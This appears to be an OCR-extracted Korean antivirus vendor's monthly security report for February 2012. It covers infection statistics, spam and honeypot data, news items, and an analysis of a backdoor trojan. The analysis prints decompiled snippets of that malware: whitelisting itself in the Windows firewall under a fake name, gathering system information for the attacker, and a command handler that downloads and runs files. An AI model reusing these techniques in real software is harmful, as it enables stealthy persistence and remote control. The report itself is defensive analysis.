www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 2월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2012년 2월 1일 ~ 2012년 2월 29일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	Spyware.OnlineGames.wsxp	Spyware	8,255
2	New	Variant.Graftor.14823	Etc	6,617
3	New	Adware.Agent.454656	Adware	3,751
4	↑5	Trojan.Downloader.Agent.499712	Trojan	2,056
5	↓1	Spyware.OnlineGames-GLG	Spyware	2,021
6	↑4	Worm.Conficker	Worm	1,918
7	New	Variant.Graftor.14815	Etc	1,865
8	↓3	Trojan.Fakealert.CSK	Trojan	1,733
9	New	Gen:Variant.Graftor.14823	Etc	1,649
10	New	Adware.Kraddare.BZ	Adware	1,416
11	New	Adware.Kraddare.CA	Adware	1,391
12	↓5	Trojan.Downloader.86016	Trojan	1353
13	New	Variant.Buzy.4666	Etc	1,322
14	New	Trojan.Generic.KDV.532540	Trojan	1,321
15	New	Spyware.OnlineGames.nsys	Spyware	1,296

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
2월의 감염 악성코드 TOP 15는 S.SPY.OnlineGames.wsxp가 8,255건으로 TOP 15 중 1위를 차지했으며, Variant.Graftor.14823이 6,617건으로 2위, Adware.Agent.454656이 3,751건으로 3위를 차지했습니다. 2월에 새로 Top 15에 진입한 악성코드는 총 9종입니다.


2월에도 1월과 마찬가지로 주말(대부분 금요일 오후 ~ 월요일 오전 사이)를 이용한 온라인 게임 계정 유출 악성코드인 Spyware.OnlineGames.wsxp가 가장 많이 탐지되었습니다. 그 외 특이사항으로 Top15리스트에 새로 진입하자마자 2위에 등극한 Variant.Graftor.14823이 있습니다. 이 악성코드는 메일이나 메신저, SNS서비스, 게시판 등 다양한 경로로 유포되며 감염될 경우 사용자가 입력하는 키값을 가져가거나 다른 악성코드를 추가로 다운로드 하는 특징을 가지고 있습니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 스파이웨어(Spyware)와 기타(Etc)유형이 각각 31%와 30%로 가장 많은 비율을 차지하였고, 트로이목마(Trojan)과 애드웨어(Adware)도 각각 17%의 비율로 뒤를 이었습니다.


(3) 카테고리별 악성코드 비율 전월 비교



2월의 특이사항은 1월에 비해 스파이웨어(Spyware)와 기타(Etc)유형의 악성코드가 전월에 비해 크게 증가했습니다. 기타(Etc)유형의 탐지비율이 급증한 이유는 사용자PC의 정보 수집 및 추가 악성코드를 다운로드 시키는 Variant.Graftor.14823 악성코드의 감염이 크게 증가했기 때문입니다

(4) 월별 피해 신고 추이

[2011년 3월 ~ 2012년 2월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 자동신고기능에 의해 접수된 데이터가 집계에 포함된 작년 9월 부터 신고 건수가 계속 증가했으나 12월 부터는 신고 건 수가 3달 연속 감소했습니다.

(5) 월별 악성코드 DB 등록 추이

[2011년 3월 ~ 2012년 2월]



Part Ⅰ 2 월의 악성코드 통계

2. 악성코드 이슈 분석 – "Trojan.Agent.DrakSN"

(1) 개요

위 악성코드는 대체적으로 공격자들이 취약한 웹서버를 변조시켜서 변조 당한 웹사이트를 접속하는 사용자로 하여금 각종 어플리케이션의 취약점을 통해 사용자가 모르게 사용자 PC를 감염시키는 형태로 유포됩니다.

위와 같은 방식으로 주로 웹서버, 백신업체 등 관리하는 사람이 일을 하지 않는 주말을 이용하여 유포하므로 사용자는 제법 긴 시간 동안 봇이 되어 공격자가 원하는 행위를 자신도 모르게 수행하게 됩니다.


(2) 악성코드 분석

중국에서 상용으로 판매되는 툴로 제작된 백도어로써 감염되면 다음과 같은 일을 수행할 수 있습니다.


1. 감염자 PC 전원 제어
2. 특정 서버에 대한 CC Attack
3. 원격 파일 다운로드, 실행
4. hosts 파일 변조로 특정 url 접속 차단 (주로 백신 업데이트의 주소로 업데이트 방해)
5. 기타 공격자가 필요에 의해 직접 제작한 기능들

단순해 보이지만 감염된 PC 의 모든 권한을 가질 수 있기 때문에 감염되면 다른 봇과 같이 공격자가 원하는 대로 명령을 내릴 수 있게 됩니다.

파라미터가 –svc 로 실행 될 때 봇 역할을 하며, 그렇지 않을 때는 자신을 설치하는 기능을 수행하게 됩니다.




악성코드.exe –svc 로 실행되지 않으면 자신을 윈도우 폴더에 복사하고 서비스 생성, 실행, hosts 변조를 합니다.



자신을 윈도우 폴더에 복사 하고 서비스를 생성하여 부팅할 때 마다 실행되게 하며 봇으로 실행된 경우 (-svc)는 봇 역할을 하는 파일을 하드디스크에 설치하지 않고 현재 악성코드 서비스 프로세스 내 메모리를 할당하고 그곳에서 작동을 시작하게 됩니다.

해당 악성코드는 hosts 파일을 변조하여 사용자가 가장 많은 국내 백신 업체의 업데이트 서버를 차단하여 백신 업데이트를 방해하는 작업도 함께 수행하고 있습니다.



또한 윈도우 방화벽에 자기 자신을 허용하는 레지스트리를 설정하는 작업도 동시에 진행합니다.

```
Data = 0;
memset(&v12, 0, 0x3FCu);
v13 = 0;
v14 = 0;
sprintf(&Data, "%s:*:Enabled:%s", lpValueName, "Windows Update Service");
cbData = strlen(&Data) - 1;
memset(&v4, 0, 0x3FCu);
v5 = 0;
v6 = 0;
strcpy(
  (char *)&SubKey,
  "SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile\\AuthorizedApplications\\List");
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 131078u, &hKey) )
{
  RegSetValueExA(hKey, lpValueName, 0, 1u, (const BYTE *)&Data, cbData);
  RegCloseKey(hKey);
```

추가적으로 감염된 사용자 PC 의 Windows OS 버전, CPU 정보, 메모리의 용량 등의 정보를 수집하여 공격자에게 전송합니다.

```
VersionInformation.dwOSVersionInfoSize = 156;
GetVersionExA(&VersionInformation);
if ( VersionInformation.dwMajorVersion <= 4 )
  v0 = (int)"NT";
if ( VersionInformation.dwMajorVersion != 5 )
  goto LABEL_10;
if ( !VersionInformation.dwMinorVersion )
  v0 = (int)"2000";
if ( VersionInformation.dwMinorVersion == 1 )
  v0 = (int)"XP";
if ( VersionInformation.dwMinorVersion == 2 )
{
  v0 = (int)"2003";
ABEL_10:
  if ( VersionInformation.dwMajorVersion == 6 )
  {
    if ( !VersionInformation.dwMinorVersion )
      v0 = (int)"2008";
    if ( VersionInformation.dwMinorVersion == 1 )
      v0 = (int)"7";
  }
}
sprintf(&Dest, "%s SP%d", v0, v22);
SubKey = 0;
memset(&v18, 0, 0x100u);
v19 = 0;
v20 = 0;
lstrcpyA(&SubKey, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0");
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, KEY_ALL_ACCESS, &hKey) )
{
  Type = 1;
  cbData = 200;
  RegQueryValueExA(hKey, "ProcessorNameString", 0, &Type, &Data, &cbData);
  RegCloseKey(hKey);
}
v5 = LoadLibraryA("kernel32.dll");
v6 = GetProcAddress(v5, "GlobalMemoryStatusEx");
```

수집된 악성코드에서는 22 가지의 명령이 가능합니다.

```
case 7:
  memcpy(&v9, a2, 0x528u);
  result = ShellExecute_iexplore(&Text);
  break;
case 0xB:
  memcpy(&v9, a2, 0x528u);
  result = URLDownloadToFileA_CreateProcess(&Text);
  break;
case 8:
  result = ExitWindows_9();
  break;
case 9:
  result = ExitWindows_2();
  break;
case 0xA:
  result = ExitWindows_4();
  break;
case 5:
  memcpy(&v9, a2, 0x528u);
  result = MessageBox(&Text);
  break;
case 4:
  DeleteService_SetFileAttributes();
  return result;
case 0x13:
  memcpy(&v9, a2, 0x528u);
  sub_10005F60(&v10, v11);
  result = sub_10004D40(*(_DWORD *)(v4 + 4));
  break;
case 0xD:
  memcpy(&v9, a2, 0x528u);
  result = SetupPlug(&v9);
  break;
case 0xE:
```

(3) 결론


웹서버의 관리자나 백신업체의 사람이 쉬는 주말을 주로 이용하여 악성코드를 유포하는데, 접속자가 많은 주요 언론사, 대형 커뮤니티, 웹하드 업체를 대상으로 업체의 크기, 관리 상황에 상관없이 악성코드를 유포하고 있는 상황입니다.

현 상황의 문제는 사용자가 주의 할 수 있는 것은 사용하는 소프트웨어 (윈도우, 브라우저, 플래쉬, 자바 등등)의 최신 보안패치 업데이트를 진행하고 유지하는 것 뿐이지만 악성코드 제작자가 사용하는 취약점이 0-day 와 같은 것은 미쳐 취약점 패치가 나오기도 전인 상황이므로 감염이 되기 쉬운 환경에 놓일 수 있다는 것입니다.

Part I 2월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트



(2) 상위 Top 5 포트 월별 추이

[2011년 12월 ~ 2012년 02월]




(3) 악성 트래픽 유입 추이

[2011년 09월 ~ 2012년 02월]

Part I 2월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 2월의 경우 평달에 비해 수집일이 적어 스팸과 바이러스 수치가 줄어든 부분도 있으나 이를 감안하더라도 이전 월에 비해 건 수가 감소하였습니다.

(2) 월별 통계 현황

[2011년 9월 ~ 2012년 2월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 2월에는 스팸 메일이 96.1%, 바이러스첨부 메일이 3.9% 수신된 것으로 나타났습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 2월 1일 ~ 2012년 2월 29일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	5,823	49.52%
2	W32/MyDoom-H	2,417	20.56%
3	Mal/ZipMal-B	1,958	16.65%
4	W32/Virut-T	534	4.54%
5	Troj/CryptBx-ZP	97	0.82%
6	W32/Lovgate-V	95	0.81%
6	W32/MyDoom-N	95	0.81%
8	Mal/BredoZp-B	93	0.79%
9	W32/MyDoom-AJ	59	0.50%
10	W32/Netsky-P	50	0.43%

스팸 메일 내의 악성코드 현황은 2월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 49.52%로 지난달에 이어 연속으로 1위를 차지하였으며, 2위는 20.56%를 차지한 W32/MyDoom-H, 3위는 16.65%를 차지한 Mal/ZipMal-B입니다. 2위와 3위 역시 비율의 변화는 있었으나 지난달과 동일한 순위를 보이고 있습니다.

Part Ⅱ 보안 이슈 돋보기

1. 2월의 보안 이슈

올해 핵티비즘이 유행할 것이라는 전망이 있었는데 국회의원과 정당의 홈페이지가 해킹되는 일이 발생했습니다. 그 밖에 공무원 상용클라우드 서비스 이용 금지 조치, 구글, 스크린와이즈 프로그램 발표, HTC 스마트폰 와이파이 암호 누출 등이 2월의 이슈가 되었습니다.

• 국회의원, 정당 홈페이지 해킹 당해

지난 20일, 통합진보당의 공식 홈페이지 초기화면이 `통합진보당`에서 `통합종북당'으로 변경되는 일이 발생했습니다. 이는 해킹에 의한 것으로 범인은 10대 소년인 것으로 밝혀졌습니다. 이어 26일에는 새누리당 박근혜 의원의 개인 홈페이지가 해킹되어 수 천 건의 스팸성 글들이 게시되었습니다. 올해 핵티비즘이 유행할 것이라는 전망이 각계에서 나오고 있는데 곧 대선을 앞두고 있으므로 앞으로 더욱 주의가 필요해 보입니다.

• 공무원 상용클라우드 서비스 이용 금지 조치

정부가 보안을 이유로 공무원들의 상용 클라우드 서비스 이용을 금지했다는 사실이 알려져 파장이 일고 있습니다. 관련업계 및 전문가들은 이에 대해 공공 클라우드 시장 활성화에 걸림돌이 될 수 있다며 지적하는 한편, 이번 조치가 그 동안 활성화에만 초점을 맞춰온 국내 클라우드 정책에 보안문제 등을 되짚어 보는 계기가 될 것으로도 전망했습니다.

• DNS 체인저 임시 대응서버 연장운영

인터넷 접속에 필수적인 DNS 정보를 변경하는 악성코드 'DNS체인저'의 피해를 막기 위해 美 FBI가 임시방편으로 설치한 DNS서버가 당초 3월까지만 운영될 예정이었으나 2012.7.9까지 연장운영 된다고 합니다. DNS체인저는 전 세계적으로 4백만 대 이상 감염되었던 것으로 알려져, 임시서버 운영이 중단되면 인터넷 대란이 일 것으로 예상되었지만 이번 조치로 인해서 DNS체인저에 감염된 적이 있는 PC도 7월까지는 인터넷 이용에 문제가 없게 되었습니다. 근본적인 해결방법은 악성코드에 의해 변경된 DNS 주소를 정상적인 DNS주소로 변경하는 것 입니다.

• 구글, 스크린와이즈 프로그램 발표

